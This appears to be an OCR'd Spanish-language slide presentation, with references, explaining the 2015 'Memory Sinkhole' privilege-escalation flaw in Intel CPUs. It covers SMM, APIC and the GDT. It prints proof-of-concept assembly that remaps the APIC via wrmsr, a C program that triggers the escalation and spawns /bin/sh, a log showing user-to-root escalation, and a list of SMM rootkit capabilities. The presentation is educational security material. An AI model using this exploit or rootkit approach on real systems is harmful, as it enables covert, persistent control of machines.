
Sinkhole: Vulnerabilidad de escalación de privilegios en CPUs Intel 1995-2011

•••

Emilio Piña Félix


Kernel

Es una parte del sistema operativo que se comunica con el hardware.



Anillos de Privilegio


Para tener control y seguridad sobre privilegios se tiene dividido los anillos de privilegio y en cada uno se encuentra un área que se encarga de diferentes procesos.



Pentium P6

APIC.- Advanced Programmable Interrupt Controller.

Programadores de kernel podían modificar las direcciones de memoria y ponerlos en direcciones diferentes.



SMM y SMI (SMRAM)


System Management Mode

Sacar el código de SMRAM.

System Management Interrupt


Va a fallar. Y se llama a GDT.

- Overlay APIC MMIO range at the SMI entry point: SMBASE+0x8000
- Load payload into APIC
- Trigger SMI
- Hijack SMM execution





Global Descriptor Table


En esta tabla se describe al sistema operativo en donde se encuentran los datos y los códigos ejecutables.




Usando wrmsr









IBV: Independent BIOS Vendor
OEM: Original Equipment Manufacturer
Intel: Intel
Intel
EFI Template
IBV
IBV
IBV
OEM
OEM
OEM
OEM
OEM
OEM
OEM
OEM
OEM

TAMAÑO

Localidad



TENEMOS CONTROL DEL GDT PORQUE LA MEMORIA YA NO ESTÁ EN SMRAM.

ATAQUE REAL

```
wbinvd
mov dword [0x10014], 0xffcf9aff
mov dword [0x10010], 0x9fa2ffff
mov eax, 0x1f5ff900
mov edx, 0
mov ecx, 0x1b
wrmsr
jmp $
```

SINKHOLE

Se llama así porque todo lo que manda SMM para guardarse desaparece, como si se fuera a un .

```c
#define _GNU_SOURCE
#include <stdio.h>
#include <unistd.h>
#include <sched.h>

int main(void)
{
    long long a;
    long long b;
    long long i;

    cpu_set_t mask;
    CPU_ZERO(&mask);
    CPU_SET(0,&mask);
    sched_setaffinity(0, sizeof(mask), &mask);

    for (i=0; i<0x10000000; i++) {
        a=0x19a8f5039cc762e4LL;
        b=a;
    }

    execl("/bin/sh", "/bin/sh", NULL);

    return 0;
}
```

```
user@ubuntu:~/sinkhole/escalate$ whoami
user
user@ubuntu:~/sinkhole/escalate$ ./escalate
# whoami
root
#
```

- Deployed through the Memory Sinkhole
- Preempt the hypervisor
- Periodic interception
- Filter ring 0 I/O
- Modify memory
- Escalate processes
- Invisible to OS

Referencias

https://www.youtube.com/watch?v=lR0nh-TdpVg

Coultier, F. (2018). Wrmsr — write to model specific register. FelixCoultier . Descargado de https://www.felixcloutier.com/x86/wrmsr

Domas, C. (2015). The memory sinkhole: An architectural privilege escalation vulnerability. BlackHat. Descargado de https://www.youtube.com/watch?v=lR0nh-TdpVg

Ebugden. (2018). System management interrupt(smi). The Linux Foundation. Descargado de https://wiki.linuxfoundation.org/realtime/documentation/howto/debugging/smi-latency/smi

Frazelle, J. (2019). Open source firmware.Communications of the ACM . Descargado de https://cacm.acm.org/magazines/2019/10/239673-open-source-firmware/fulltext

Kaushik, P. (2019). Types of rootkits. Infosec. Descar-gado de https://resources.infosecinstitute.com/topic/types-of-rootkits/

OSDev. (2022). Global descriptor table. OSDev .Descargado de https://wiki.osdev.org/GlobalDescriptor Table

Thompson, I. (2015). Intel left a fascinating security flaw in its chips for 16 years – here'show to exploit it. The Register . Descargadode https://www.theregister.com/2015/08/11/memory hole roots intel processors/?page=13